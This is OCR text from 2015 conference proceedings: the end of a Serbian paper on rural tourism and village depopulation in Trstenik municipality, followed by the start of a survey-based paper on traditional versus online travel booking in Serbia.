ljubitelje prirode i aktivnog odmora u trsteničkoj opštini postoje markirane planinarske staze na Gledićkim planinama i Goču u dužini preko 100 kilometara. Ljubitelji prirode i pešačenja mogu upoznati vrhove okolnih planina, izabrati ili stazu kneginje Milice gde će poći stopama srpske vladarke i ktitora manastira Ljubostinja ili stazu Starih zanata koja vodi dolinama Popinske reke i Bršljanice. Sakupljanje lekovitog bilja, pečuraka i šumskih plodova je takođe jedna od aktivnosti koja se nudi gostima na selu. Lov u trsteničkoj opštini takođe ima dugu tradiciju. Tokom srednjeg veka ovaj kraj je bio lovište vlastele gde je lovio i sam knez Lazar. Lovište Dubičke reke ima površinu od 448 km$^2$ i udruženje ima 1.700 članova. U neposrednoj blizini Trstenika, oko dva kilometra istočno od centra, nalazi se turističko-sportski aerodrom "Trstenik" za koji stručnjaci kažu da je jedan od najpogodnijih aerodroma u zemlji za raznolike vazduhoplovne aktivnosti i potrebe. Ovaj aerodrom i Aero-klub "Trstenik" organizuju panoramsko razgledanje grada i okoline i škole letenja, jedriličarstva, modelarstva i padobranstva (Lokalni akcioni plan opštine Trstenik, 2010).

### 3.1. STANOVNIŠTVO I DEMOGRAFSKA KRETANJA U OPŠTINI TRSTENIK

Prema popisu stanovništva iz 2011. godine na teritoriji opštine Trstenik, na površini od 448 km$^2$, živi 42.989 stanovnika, što je za 6.054 stanovnika manje u odnosu na podatke iz popisa stanovnika iz 2002. godine koji je iznosio 49.043, sa prosečnom gustinom naseljenosti od 109 st/km$^2$. Stanovništvo živi u 51 naseljenom mestu koja su raspoređena u 31 mesnoj zajednici. Na teritoriji opštine, shodno podacima iz popisa iz 2011. godine, postoji ukupno 14.662 domaćinstva, dok je broj domaćinstava 2002. godine bio 16.080 (grad 6.215, selo 9.865). Na području današnje opštine Trstenik 1948. godine živelo je 43.473 stanovnika, 1981. godine bilo je 53.695 stanovnika i 1991. godine 52.796 stanovnika. Devedesetih, a naročito početkom dvehiljaditih godina broj stanovnika je drastično opao, što je posledica niskog, ali i negativnog prirodnog priraštaja. Prirodni priraštaj u opštini Trstenik za 2002. godinu iznosio je –6,6 ‰, što u apsolutnom iznosu znači da je mortalitet veći od nataliteta za 321 stanovnika, što je niže i u odnosu na republički prosek za 2001. godinu (0,4 ‰). Opadanje nataliteta, odnosno prirodnog priraštaja, posledica je migracije na relaciji selo-grad i prvenstveno posledica odliva mlade populacije u veće gradske sredine i inostranstvo, što je posledica sve veće nezaposlenosti i opadanja životnog standarda. Opadanje prirodnog priraštaja doveo je do poremećaja u starosnoj strukturi, kao i do intenzivnih promena u socio-ekonomskoj strukturi. Prosečna starost u opštini Trstenik iznosi 42,2 i to 43,3 kod žena i 41,0 kod muškaraca (Republički zavod za statistiku, 2013).

Alarmantni podaci iz poslednjeg popisa stanovništva ukazuju na nestanak brdskih sela u trsteničkoj opštini i njihovo potpuno napuštanje. Zabrinjavajuće razlike iz poslednja dva popisa u broju stanovnika trsteničkih sela kao što su Bučje, Veluće, Gornji Dubič, Donji Dubič, Dublje, Brezovica, Jasikovica, Okruglica, Pasjak, Planinica, Popina, Rajinac i Stublica bi se



DOI: 10.15308/Synthesis-2015-525-530

| Godina | Broj stanovnika | Apsolutni porast/pad | Porast/pad broja stanovnika u % |
|---|---|---|---|
| 1948. | 43.473 | -2.232 | -5 |
| 1953. | 46.675 | 3.202 | 7 |
| 1961. | 49.209 | 2.534 | 5 |
| 1971. | 50.776 | 1.567 | 3 |
| 1981. | 53.695 | 2.919 | 6 |
| 1991. | 54.873 | 1.178 | 2 |
| 2002. | 49.043 | -5.830 | -11 |
| 2011. | 42.989 | -6.054 | -13 |

Tabela 2. Kretanje broja stanovnika u opštini Trstenik od 1948 - 2011. god.
Izvor: RZS

trebalo zaustaviti i smanjiti kako bi se ova sela ponovo oživela i podmladila. Veliki odliv stanovnika u veće gradove iz trsteničkih sela i iz samog grada, koji poslednjih godina doživljava i koji se suočava sa privrednom nerazvijenošću i velikom nezaposlenošću, mogao bi se smanjiti i delimično sprečiti razvojem seoskog turizma u selima opštine Trstenik čiji geografski položaj i prirodna bogatstva nude rešenja gašenja ognjišta i izumirnja sela u kojima bi boravak turista mogao promeniti živote njihovih stanovnika. Shodno popisnim rezultatima iz 2002. godine i 2011. godine u proseku je svako gore navedeno selo u trsteničkoj opštini napustilo 67 stanovnika. Broj popisanih stanovnika je veoma nizak i ukoliko se odlivanje stanovnika bude nastavilo ovim intenzitetom, u skorijoj budućnosti, ova mesta će postojati samo na geografskim mapama. Ova sela Trsteničke opštine su prava oaza za sve ljubitelje seoskog turizma i odmora u prirodi. Netaknuta priroda, tradicionalni običaji, stari zanati, prostrani vinogradi i voćnjaci, kvalitetna vina i hrana osnovna su karekteristika trsteničkih sela. Sela čija pozicija, prirodna i kulturna bogatstva poseduju potencijal za razvoj seoskog turizma su Brezovica, Bučje, Veluće, Gornji Dubič, Donji Dubič, Dublje, Jasikovica, Okruglica, Pasjak, Planinica, Popina, Rajinac i Stublica.

Ova sela trsteničke opštine koja su pogođena demografskom krizom i velikim smanjenjem broja stanovnika iz decenije u deceniju, kao što je i prikazano u tabeli, spas bi trebalo da traže u razvoju ruralnog turizma. Ruralni turizam i razvijanje svesti lokalnog stanovništva o važnosti i mogućnostima koje ova delatnost nudi ovom kraju bi se mogle oceniti kao pozitivna tačka u budućem periodu.

## 3.2. RAZVOJNE MOGUĆNOSTI SEOSKOG TURIZMA U OPŠTINI TRSTENIK

Turizam je jedna od prepoznatih šansi za zapošljavanje stanovnika opštine Trstenik. Međutim, osim prirodnih lepota i istorijskog nasleđa, neophodno je i konkretno ulaganje u ovu oblast da bi se obezbedio veći broj turista i povećala njihova potrošnja. Ovaj sektor u kome ima mnogo prostora za unapređenje može uticati i na poboljšanje rada u drugim sektorima, pre svega u poljoprivredi. Sela trsteničke opštine smeštena na šumovitim padinama Goča i Gledićkih planina predstavljaju odličan potencijal za razvoj seoskog turizma. Listopadne šume, čiste planinske rečice, prostrane livade obrasle lekovitim biljem i ekološki zdrava sredina čine ambijent atraktivnim. Ovome treba dodati i tradicionalno gostoprimstvo lokalnog stanovništva, mogućnost za rekreaciju u prirodi kao što su sakupljanje lekovitog bilja, pečuraka, plodova divljeg voća, obavljenje seoskih poslova i uživanje u domaćim specijalitetima hrane i pića. Selo Brezovica se nalazi na desnoj obali Zapadne Morave, na brežuljkastim padinama šumovite planine Goč (Mali Vrh – 992 m). Selo je razbijenog tipa sa 42.8% agrarnog stanovništva. Udaljeno je 12 km od Trstenika i isto toliko od Vrnjačke Banje, tako da ima odličan geografski položaj. Samo selo preseca Brezovička reka koja stvara živopisnu dolinu. Brežuljkast reljef, umereno-kontinentalna klima, vijugav tok Brezovičke reke, brze planinske rečice, šumski kompleksi koji se smenjuju sa vinogradima i oranicama, raznolik biljni i životinjski svet čine ovaj krajolik veoma zanimljivim. Po predanju naziv sela je biogeografskog

| Red. br. | naselje | Broj stanovnika | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| God. br. | | 1948. | 1953. | 1961. | 1971. | 1981. | 1991. | 2002. | 2011 |
| 1 | Brezovica | 860 | 857 | 910 | 880 | 869 | 781 | 636 | 575 |
| 2 | Bučje | 765 | 720 | 427 | 401 | 579 | 592 | 458 | 275 |
| 3 | Veluće | 423 | 453 | 453 | 459 | 482 | 489 | 417 | 375 |
| 4 | G.Dubič | 313 | 296 | 287 | 212 | 199 | 149 | 109 | 79 |
| 5 | D.Dubič | 291 | 300 | 293 | 274 | 243 | 258 | 214 | 182 |
| 6 | Dublje | 785 | 630 | 648 | 572 | 587 | 539 | 492 | 449 |
| 7 | Jasikovica | 983 | 1032 | 1021 | 900 | 905 | 840 | 670 | 581 |
| 8 | Okruglica | 401 | 393 | 397 | 346 | 359 | 319 | 261 | 219 |
| 9 | Pajsak | 149 | 144 | 150 | 134 | 155 | 120 | 84 | 64 |
| 10 | Planinica | 404 | 402 | 399 | 339 | 279 | 222 | 198 | 167 |
| 11 | Popina | 520 | 548 | 504 | 496 | 466 | 433 | 384 | 329 |
| 12 | Rajinac | 607 | 608 | 608 | 526 | 403 | 303 | 233 | 136 |
| 13 | Stublica | 329 | 350 | 337 | 293 | 282 | 236 | 210 | 61 |

Tabela 3. Kretanje broja stanovnika opštine Trstenik po naseljenim mestima pogodinim za razvoj seoskog turizma za period 1948 - 2011.
Izvor: RZS



DOI: 10.15308/Synthesis-2015-525-530

porekla po prostranim brezovim šumama, iskrčenim u vreme osnivanja sela. Današnje selo Brezovica se prvi put spominje 1476. godine u turskim tefterima pod nazivom Stanci i pripadalo je opštini Vrnjci. Selo Brezovica ima 781 stanovnika i 213 domaćinstava i spada u jedno od manjih seoskih naselja u opštini Trstenik. Prosečna gustina naseljenosti je ispod 100 st/km$^2$. Kako je dolina Brezovačke i Popinske reke veoma bogata mermerom, stanovništvo se uglavnom više od dva veka bavi krečarskim zanatom. Osim krečarstva, meštani kao svoje osnovne poljoprivredne potencijale pre svega ističu nezagađenu životnu sredinu za proizvodnju biološki zdrave hrane (maline, kupine, šljive). U selu postoji crkva Svete Petke koja je izgrađena 1874. godine kao crkva-brvnara koja je služila svojoj nameni sve do 1931. godine kada je na njeno mesto sagrađena savremena crkva Svete Petke. Legenda kaže da je ovuda prolazio stari karavanski put koji je vodio preko Župe za Niš i da su prolazeći ovuda car Konstantin i carica Jelena na obližnjem izvoru "Krštena voda" primili hrišćansku veru. Izvor "Krštena voda" se nalazi u podnožju planine Vratarne koju pominje Milovan Glišić u svojoj pripovetki "Prva brazda". Posebno mesto u selu Brezovica zauzima razvoj seoskog turizma, povoljan geografski položaj, raznolik reljef i prijatna umereno-kontinentalna klima, očuvana životna sredina, bogatstvo voda, kulturno-istorijski spomenici u okruženju, etnografsko nasleđe, poznata predusretljivost ljudi i neiscrpne mogućnosti u poljopruvredi su više nego dobra osnova za razvijanje seoskog turizma. Celo područje je idealno za pešačenje, biciklizam, planinarenje i lov. Bogatstvo prirode, šuma i pašnjaka pogoduju prikupljnju lekovitog bilja i pečuraka što bi u perspektivi mogao da bude veliki potencijal sela. Na početku i na kraju sela nalazi se po jedna vodenica potočara. U jugozapadnom delu sela nalazi se skretanje za susedno selo Stublice u kom se nalazi kamenolom (majdan) iz koga se vadi kamen krečnjak. Krečane su raspoređene duž asfaltnog puta i ima ih oko 20-ak od kojih su samo nekoliko aktivne. U selu ima dosta voćnjaka gde dominiraju malinjaci, a po obodu sela nalaze se šume (brezove, bukove hrastove, a ima i četinara) koje se prostiru na 529 ha, dok 186 ha otpada na njive. Voćnjaka ima nešto manje 152 ha, dok se pašnjaci prostiru na 99 ha. U selu su zastupljeni stari zanati koji odolevaju novom dobu. Jedan od njih je izrada vodenica potočara. Ovaj stari zanat je nekada bio veoma rasprostranjen. Vodenice su sagrađene početkom i u prvoj polovini XX veka. U Brezovici je nekada bilo 18 vodenica potočara. Nažalost, danas su u funkciji samo dve i u njima se povremeno pokrene vodenički kamen kako bi stari vodeničar samleo brašno. Desetak okolnih sela trsteničke i aleksandrovačke opštine ovde je svakodnevno mlelo brašno, a danas je malo onih koji žele da osete ukus prošlih vremena i starinske pogače. U Brezovici danas ima oko 30 krečana od kojih samo nekoliko aktivno peku kreč. Brezovica raspolaže sa 19 ležajeva u tri domaćinstva (osam dvokrevetnih i jedna trokrevetna) sa mogućnošću proširenja. Turističko-ugostiteljska kuća "Brezovica" je nosilac seoskog turizma u selu Brezovica, kao i u opštini Trstenik, čiji je vlasnik porodica Glidžić koja se od 1991. godine uspešno bavi seoskim turizmom. Turističko ugostiteljska kuća "Brezovica" raspolaže sa tri dvokrevetne i jenom trokrevetnom sobom (na dve sobe jedno kupatilo) i prijatnim restoranom koji ima kapacitet da u jednom momentu ugosti 30 gostiju. U letnjem periodu izuzetno je atraktivan bazen za kupanje koji je napravljen još 1967. godine kao okosnica seoskog turizma, poluolimpijskih razmera koji se puni izvorskom vodom, okružen zelenilom koje upotpunjuje lepotu pejzaža, tako da u letnjim mesecima veliki broj meštana kao i gostiju spas od visokih tempetarura traže u njemu. Ugostiteljska kuća "Brezovica" ugostila je stotine porodica, kako iz zemlje tako i iz inostranstva i svi su bili oduševljeni lepotama ovog sela. Najveći promet zabeležen je 2002. godine kada je ostvareno 500 noćenja. Ponudu turističko-ugostiteljske kuće "Brezovica" upotpunjuje i etno- muzej u kome je postavka starih predmeta, a posetioci sela Brezovice mogu kupiti i sa sobom poneti suvenire, kao što su razne vrste slatka, rakije, likera, vunene čarape, vuneni prsluci i ostale proizvode koje su proizveli domaćini i domaćice sela Brezovica. Etno-selo "Rakezić" je projekat novijeg datuma. Nedavno je 18 domaćina osnovalo udruženje pod nazivom "Domaćini sela Brezovica" koje preuređuje deset hektara imanja na oko 500 metara nadmorske visine u etno turistički kompleks. Rakezić je kupio veći broj starih brvnara i u budućem etno-selu izgradiće restoran sa 12 kuća koje će imati ukupno 25 ležajeva za goste. Brezovčani se maksimalno trude da stvore zanimljive sadržaje kako gostima boravak na selu ne bi bio dosadan i nadaju se da će svake godine njihov broj biti znatno veći i da će turisti koji budu posećivali Vrnjačku Banju i Manastir Ljubostinja biti dragi gosti Brezovčana. Tu su i Ozonske staze - starih zanata pa svi ljubitelji planinarenja, ali i oni koji vole stare zanate, ovde mogu provesti prijatne trenutke (Vukčević, 2009).

Selo Popina kroz koje protiče Popinska reka je po podacima podacima iz 2011. godine imalo 329 stanovnika, rasporedjenih u 105 domaćinstava. Poznato je po obilju kvarcitnog kamena i njegovoj obradi. U radionici za estetsko oblikovanje kamena iz 1935. godine inspiraciju nalaze u kamenoj plastici moravske škole. U selu Dublje prema podacima iz popisa iz 2011. godine živi 449 stanovnika u 146 domaćinstava. Ime sela, po predanju, potiče od velikih komada kamenih gromada – dubova u čijoj je blizini i selo nastalo. Kamen iz ovog sela, "dubljanski kamen" iz okolnih majdana poznat je i van granica Srbije. Nekoliko porodičnih radionica se i dalje bavi klesanjem mlinskih kamenova. Najstarija kamenorezačka radnja datira iz 1875. godine, iz takozvanog "zlatnog doba kamenorezaca", kada su se vodenice nalazile na svakom potoku.

Na mestima nekadašnjih rimskih, a potom i carskih vinograda na području sela Jasikovica i Bučje danas niču novi zasadi vinove loze koja daje vina odličnog kvaliteta. Blogorodni proplanci sela Bučje u blizini manastira Veluće i sela Jasikovica sa svojim vinogradima čuvaju tradiciju vina i vinskih puteva ovog kraja. Selo Jasikovaica danas ima 581 stanovnika, a selo Bučje 275 stanovnika prema poslednjem popisu iz 2011. godine. Veliko smanjenje broja stanovnika u odnosu na 2002. godinu treba zaustaviti podsticanjem meštana da koriste prirodne potencijalne koje ova sela poseduju. U poslednje vreme se organizuje likovna kolonija i dovode gosti što bi trebalo da motiviše stanovnike da se organizuju i ozbiljnije pristupe razvoju seoskog turizma. Na nedavno održanom 20. Saboru narodnog stvaralaštva "Zlatne ruke Srbije" u Vrnjačkoj Banji u organizaciji Turističke organizacije Srbije prvo mesto u kategoriji stari zanati i suveniri osvojila je Turistička organizacija opštine Trstenik kojoj je ovo prvi nastup na tradicionalnom Saboru. Opštinu Trstenik je predstavljalo udruženje „Jefimijin vez" sa sloganom: „Kao zlatnim koncem sa ljubavlju vezemo Jefimiji u čast". Trstenički kraj je takođe poznat i po ćilimima. Još je čuveni putopisac Feliks Kanic primetio da nigde u Srbiji nema tako kvalitetnih ćilima kao što ih imaju Pirot i Trstenik. Veštine tkanja i veza se neguju u pomenutim udruženjima. Opština Trstenik je poznata po svom bogatom folklornom nasleđu i zalaganju Turističke organizacije da kroz aktivnu promociju oživi stare zanate i narodno stvaralaštvo (Turistička organizacija Srbije, Turistička organizacija opštine Trstenik, 2009).

## ZAKLJUČAK

Prirodne karakteristike područja opštine Trstenik se mogu oceniti kao izrazito povoljne sa ruralnim prostorom velike koncentracije prirodnih resursa kao što su poljoprivredno zemljište,



DOI: 10.15308/Synthesis-2015-525-530

šume, vode i očuvani ekosistemi. Bogatstvo kulturnih resursa, kao i očuvana tradicija naroda koji žive na ovom prostoru, predstavlja jednu od prednosti ovih oblasti. Jedan od ključnih problema sa kojim se suočava ova opština, koji onemogućava njen razvoj je i demografski pad, negativan prirodni priraštaj, odliv stanovnika i napuštanje sela. Zaustavljanje depopulacije i suzbijanje ovog problema opština treba tražiti i u razvoju seoskog turizma čija prirodna bogatstva, društveno, kulturno i tradicionalno nasleđe takođe ima ulogu u formiranju identiteta i privlačnosti za turiste. Potrebno je ulagati u ovu oblast, ohrabrivati i obučavati stanovnike za bavljenje seoskim turizmom i motivisati ih da ostanu na svojim ognjištima i da se vrate tradiciji, omoguće posetiocima da dožive kombinaciju prirode, kulture i ljudi, da uživaju u autentičnim, originalnim iskustvima i vraćanju svojim korenima.

## LITERATURA


Bošković, T. (2012). Ekonomski efekti razvoja turizma u ruralnim područjima Srbije. Škola biznisa. Novi Sad: Visoka poslovna škola strukovnih studija

Vukčević, M. (2009). Pla/pra sredstvo u okviru projekta mreža za podršku ruralnom razvoju. Mreža za podršku ruralnom razvoju Srbije. Beograd: Ministarstvo poljoprivrede, šumarstva i vodoprivrede.

Medlik, S. (1966). Economic Importance of Tourism. Univercity of Surrey, London. *The Tourist Review*, p. 39.

Ministarstvo trgovine, turizma i telekomunikacija. (2006). *Strategija razvoja turizma Republike Srbije*. Pristupljeno 16.1.2015. http://mtt.gov.rs/download/Strategija%20razvoja%20turizma,cir.pdf

Ministarstvo građevinarstva, saobraćaja i infrastrukture. (2010). *Zakon o prostornom planu RS od 2010 do 2020. godine.* Pristupljeno 23.1.2015. http://www.mgsi.gov.rs/sites/default/files/ZAKON%20O%20PROSTORNOM%20PLANU%20RS%20OD%202010%20DO%202020.pdf

Republički zavod za statistiku. (2013). *Demografska statistika u Republici Srbiji, 2013*. Pristupljeno 12.1.2015. www.stat.gov.rs

Regionalni centar za životnu sredinu za centralnu i istočnu Evropu. (2010). *Lokalni akcioni plan opštine Trstenik.* Pristupljeno 23.1.2015. www.trstenik.rs

Turistička organizacija Srbije, Turistička organizacija opštine Trstenik. (2009). *Vodič kroz opštinu Trstenik*, Mirjana Glidžić. Trstenik

UNWTO and Tourism & Leisure Advisory Services. (2011). *Program razvoja održivog ruralnog turizma u Republici Srbiji*. Pristupljeno 24.1.2015. http://ruralniturizamsrbija.com/download/master-plan-program-razvoja-izvod.pdf




DOI: 10.15308/Synthesis-2015-525-530

Synthesis
International Scientific Conference of IT and Business-Related Research

# DISTRIBUTING TOURISM AND TRAVEL SERVICES IN SERBIA - TRADITIONAL TRAVEL AGENCIES/TOUR OPERATORS VS. ONLINE DISTRIBUTION

## DISTRIBUCIJA USLUGA VEZANIH ZA TURIZAM I PUTOVANJA U SRBIJI - TRADICIONALNA (TURISTIČKE AGENCIJE/ORGANIZATORI PUTOVANJA) U ODNOSU NA ELEKTRONSKU DISTRIBUCIJU USLUGA

Vesna Spasić, Danijel Pavlović, Nenad Stanić
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Online distribution of travel and tourism services has grown drastically over the last 20 years. Highly developed online tourism and travel markets, such as the USA, the UK, and Germany, have already reached the maturity stage and further dynamic growth could not be expected. At the same time, new online markets, such as Russian Federation and China, have emerged along with the expansion of the powerful new digital intermediaries. This paper evaluates online travel and tourism services distribution trends in Serbia. One of the main aims of the study is to identify the factors that motivate the prospective tourists to choose traditional travel agencies/tour operators instead of booking travel and tourism services online. The results have shown that there are discrepancies in the use of the Internet for online booking in comparison to the traditional approach to distribution of tourism and travel services. Nevertheless, the traditional form of distribution still represents the largest part of the overall distribution of tourism and travel services in Serbia.

**Key words:**
travel agencies, tour operators, online distribution, traditional distribution, Serbia.

**Apstrakt:**
Elektronska distribucija usluga vezanih za turizam i putovanja beleži ogroman rast u proteklih 20 godina. Visoko razvijena elektronska turistička tržišta, poput SAD-a, Velike Britanije i Nemačke, dostigli su fazu zrelosti, pa se na ovim tržištima ne može očekivati dalji dinamičan rast. Istovremeno se pojavljuju i nova elektronska turistička tržišta, kao što su Rusija i Kina, gde je primetan rast novih elektronskih posrednika. U ovom radu se ispituju trendovi u elektronskoj (online) distribuciji usluga vezanih za turizam i putovanja u Srbiji. Jedan od glavnih ciljeva istraživanja jeste da se utvrde razlozi zbog kojih potencijalni turisti biraju tradicionalne turističke agencije/organizatore putovanja umesto da rezervišu usluge preko Interneta. Rezultati su pokazali da postoje razlike u korišćenju Interneta za online rezervacije u odnosu na tradicionalni pristup distribuciji usluga. Tradicionalni oblici distribucije i dalje čine najveći deo sistema ukupne distribucije usluga u Srbiji vezanih za turizam i putovanja.

**Ključne reči:**
turističke agencije, organizatori putovanja, elektronska (online) distribucija, tradicionalna distribucija, Srbija.

## 1. INTRODUCTION

In developed travel generating countries, many tourists obtain tourism products by means of the Internet for searching and booking tourism and travel services online. In previous years, the USA travel and tourism market and most developed travel generating countries in Europe (*e.g.* Great Britain, Germany *etc.*) completely dominated in worldwide online tourism transactions. In recent years, along with the emergence of new markets (*e.g.* The Russian Federation and China), online distributions have increased globally and online penetration (the percentage of travel booked online) has increased faster (PhoCusWright Inc., 2011). In accordance with these global trends, evaluation of online travel and tourism services distribution trends in Serbia is essential.

Academic interests in e-tourism have grown up over the last 20 years, especially in the field of distribution process changes and disintermediation in tourism market. CTs implication on distribution in tourism industry is argued by Poon (1993). Poon also indicates changes in travel agents' business (Poon, 2001). Buhalis and Laws (2001) emphasize the process of transforming the distribution of travel products. The future of eTourism intermediaries is analysed by Buhalis and Licata (2002). Holloway (2004) indicates the use of new technologies and multiple benefits of tourism industry. Beiderman (2008) emphasizes the role of new aggregators - Meta search engines while Beech and Chadwick (2006) present travel chain of distribution as similar to traditional industry. These authors have analysed changes that ICT and the Internet brought to consumer behaviour and highlight the implication on the tour operator and travel agencies' business. In recent years, many authors have argued future tendencies: Liach *et al.* argue about the current situation of disintermediation and achievement of customer's loyalty with a special emphasis on purchasing airline tickets (Liach *et al.*, 2013), Chiappa studies the role of traditional travel agencies and measures the perception of different groups of Italian online buyers providing insight into the scientific debate on disintermediation (Chiappa, 2013). The use of the Internet for travel planning and the domination of OTA's is argued by Xiang, Magnini and Fesenmaier (2015). They also emphasize and argue that the adoption of the Internet has reached a level of saturation. Bogdanovych *et al.* (2006) measure tendencies in the use of travel agents instead of online booking of tourism services.

In Serbia, on the contrary, not much extensive research has been carried out on the problem although there are some studies measuring the use of information technologies in incoming travel agencies business (Spasić *et al.*, 2014.) In this paper, we use previously tested research methodology (Bogdanovych *et al.*, 2006) to define the trends in online distribution, on one hand, and traditional distribution of tourism and travel services in Serbia, on the other hand.

E-mail: dpavlovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-531-536

## 2. RESEARCH METHODOLOGY

The following questions are addressed in this study: What are the preferences of young people in terms of booking tourism and travel services in Serbia? What are the trends in distribution of travel and tourism services in Serbia? Is traditional distribution still prominent in travel agencies and tour operators' business in Serbia?

We have chosen a questionnaire as a research instrument (Zikmund *et al.,* 2010, p. 232). Respondents were surveyed at the end of December 2014 and mid-February 2015. They were familiar with research goals and their contributions. The questionnaire consisted of 20 questions, two of which are related to general characteristics of the respondents. Three questions consider the evaluation of elements related to the booking of tourist services in Serbia. Two questions were open-ended and referred to the future of traditional travel agencies and tour operators. The remaining questions were related to the use of the Internet and traditional approach to booking tourism and travel services. For the purpose of this study, a population of young people was selected, *i.e.*, third year students of tourism and hospitality management, assuming that they are sufficiently educated about the changes in tour operators and travel agency business. They were also selected as a potential tourist demand that is more intensive in the use of the Internet compared to other age groups. A total of 50 completed questionnaires were collected.

## 3. SAMPLE

The study included a total of 50 young respondents, 38% male and 62% female (Fig. 2). The age groups of survey participants are shown in Fig. 1.

The largest number of respondents is in the age group between 21 and 25 years old, *i.e.,* 72% or 36 respondents. The age group between 18 to 21 years old accounts for 22% or 11 respondents, and in the age group over 25, there are three respondents or 6%.





Figure 1. Age





Figure 2. Gender

## 4. DATA ANALYSIS

The results of respondents' answers are presented in Table 1. Based on those results, the following will be analysed: travel behaviour, the way of searching and booking travel and tourism services and interaction, evaluation of booking over the Internet in Serbia, booking of tourism and travel services via travel agency/tour operator.

### TRAVEL BEHAVIOUR

The survey results (Table 1) show that 40% of respondents travel once or twice a year, 24% travel three to four times, and the same percentage goes to those who travel five to six times a year. According to statistics, 8% of respondents travel more than six times a year and 4% do not travel at all. Most of the respondents use travel agencies/tour operator services for travelling purposes (54%) while 44% travel individually. 44% of respondents prefer to travel by travel agencies/tour operators whose services they have used before, 28% often change travel agencies/tour operators and 22% do not use their services at all. The location of travel agencies/tour operator is relevant only to 6% of respondents.

### THE WAY OF SEARCHING AND BOOKING TRAVEL AND TOURISM SERVICES AND INTERACTION

Regularly, 46% of respondents use the Internet to search information about the travel, 24% do it often, 16% sometimes, and 12% exclusively. Only 2% do not use the Internet for that purpose.

As regards booking airline tickets, 50% of respondents do not use the Internet for that purpose, 30% do it sometimes, 10% often, while 10% of respondents do it regularly or exclusively. The situation is similar for the use of the Internet in booking accommodation. Namely, 50% do not use the Internet and 40% use it sometimes, 10% of respondents use the Internet often, regularly or exclusively.

A large group of respondents (62%) never use the Internet for booking package tours, 28% use it sometimes, while only 10% of respondents use the Internet often or regularly. None of respondents marked answer "exclusively".

Research results also show that respondents think that booking of travel services/package tours over the Internet is cheaper (76%) while 34% respondents consider it expensive.

There is a noticeable difference between using the Internet for booking travel and tourism services in the country and those services that are booked over the Internet abroad. The Internet is more used for booking services in the country (50%) while 22% respondents use the Internet to book services abroad. On the other hand, 76% of respondents prefer booking services abroad via travel agency/tour operator, whereas 46% use travel agency/tour operator services when travelling within the country.

Face to Face is the most preferred type of interaction in communication with the travel agency/tour operator – 94% of respondents.

As far as consulting with other tourists over the Internet about tourism and travel services, 36% of respondents never consult over the Internet, 40% do it sometimes, 20% often and only 6% of respondents do it on a regular basis.



DOI: 10.15308/Synthesis-2015-531-536

| | | Count | Column N % |
|---|---|---|---|
| How many times a year do you go on a trip that lasts more than 2 (two) days | 1-2 times | 20 | 40% |
| | 3-4 times | 12 | 24% |
| | 5-6 times | 12 | 24% |
| | More than 6 times | 4 | 8% |
| | Do not travel | 2 | 4% |
| How do you usually travel? | With tour operator/travel agency | 27 | 54% |
| | Individually | 22 | 44% |
| | No answer | 1 | 2% |
| When choosing a travel agency/tour operator | I choose those whose services I have already used before | 22 | 44% |
| | Visit the nearest one | 3 | 6% |
| | I am often changing tour operators/travel agencies | 14 | 28% |
| | Do not use a travel agency/tour operator services | 11 | 22% |
| Do you use the Internet for searching information about the travel? | Never | 1 | 2% |
| | Sometimes | 8 | 16% |
| | Often | 12 | 24% |
| | Regularly | 23 | 46% |
| | Exclusively | 6 | 12% |
| Do you use the Internet for booking airline tickets | Never | 25 | 50% |
| | Sometimes | 15 | 30% |
| | Often | 5 | 10% |
| | Regularly | 2 | 4% |
| | Exclusively | 3 | 6% |
| Do you use the Internet for booking accommodation | Never | 25 | 50% |
| | Sometimes | 20 | 40% |
| | Often | 2 | 4% |
| | Regularly | 2 | 4% |
| | Exclusively | 1 | 2% |
| Do you use the Internet for booking package tours | Never | 31 | 62% |
| | Sometimes | 14 | 28% |
| | Often | 3 | 6% |
| | Regularly | 2 | 4% |
| | Exclusively | 0 | 0% |
| Booking travel services/package tours over the Internet in your opinion is: | Expensive | 12 | 24% |
| | Cheaper | 38 | 76% |
| Your holiday travel abroad is mainly booked: | via the Internet | 11 | 22% |
| | via travel agency/tour operator | 38 | 76% |
| | No answer | 1 | 2% |
| Your holiday travel within Serbia is mainly booked: | via the Internet | 25 | 50% |
| | via travel agency/tour operator | 23 | 46% |
| | No answer | 2 | 4% |
| What kind of interaction do you prefer in communication with travel agencies/tour operators: | Face to face | 47 | 94% |
| | By telephone | 1 | 2% |
| | E-mail | 1 | 2% |
| | The Internet chat | 0 | 0% |
| | No answer | 1 | 2% |
| How often do you consult about tourism and travel services with other tourists over the Internet: | Never | 16 | 32% |
| | Sometimes | 20 | 40% |
| | Often | 10 | 20% |
| | Regularly | 3 | 6% |
| | No answer | 1 | 2% |

Table 1. Respondents' answers



DOI: 10.15308/Synthesis-2015-531-536

## EVALUATING BOOKING OVER THE INTERNET IN SERBIA

Respondents have evaluated booking over the Internet in Serbia using a 5 - point Likert scale: 1 - low grade; 2 - poor grade; 3 - average grade; 4 - good grade; 5 - excellent grade. Results are shown in Table 2.

| | N | Min. | Max. | Mean | | Std. Deviation |
|---|---|---|---|---|---|---|
| | | | | Statistic | Std. Error | |
| Benefits of booking T&T services over the Internet in Serbia | 46 | 1 | 5 | 3.217 | 0.126 | 0.892 |

Table 2. Booking over the Internet in Serbia

Respondents also evaluated sense of security while booking over the Internet according to Likert scale: 1 - extremely unsafe; 2 - unsafe; 3 - moderately safe; 4 - safe; 5 - extremely safe. Results are shown in table 3.

| | N | Min. | Max. | Mean | | Std. Deviation |
|---|---|---|---|---|---|---|
| | | | | Statistic | Std. Error | |
| Sense of security when booking T&T services over the Internet in Serbia | 46 | 1 | 5 | 2.782 | 0.152 | 1.073 |

Table 3. Sense of security while booking

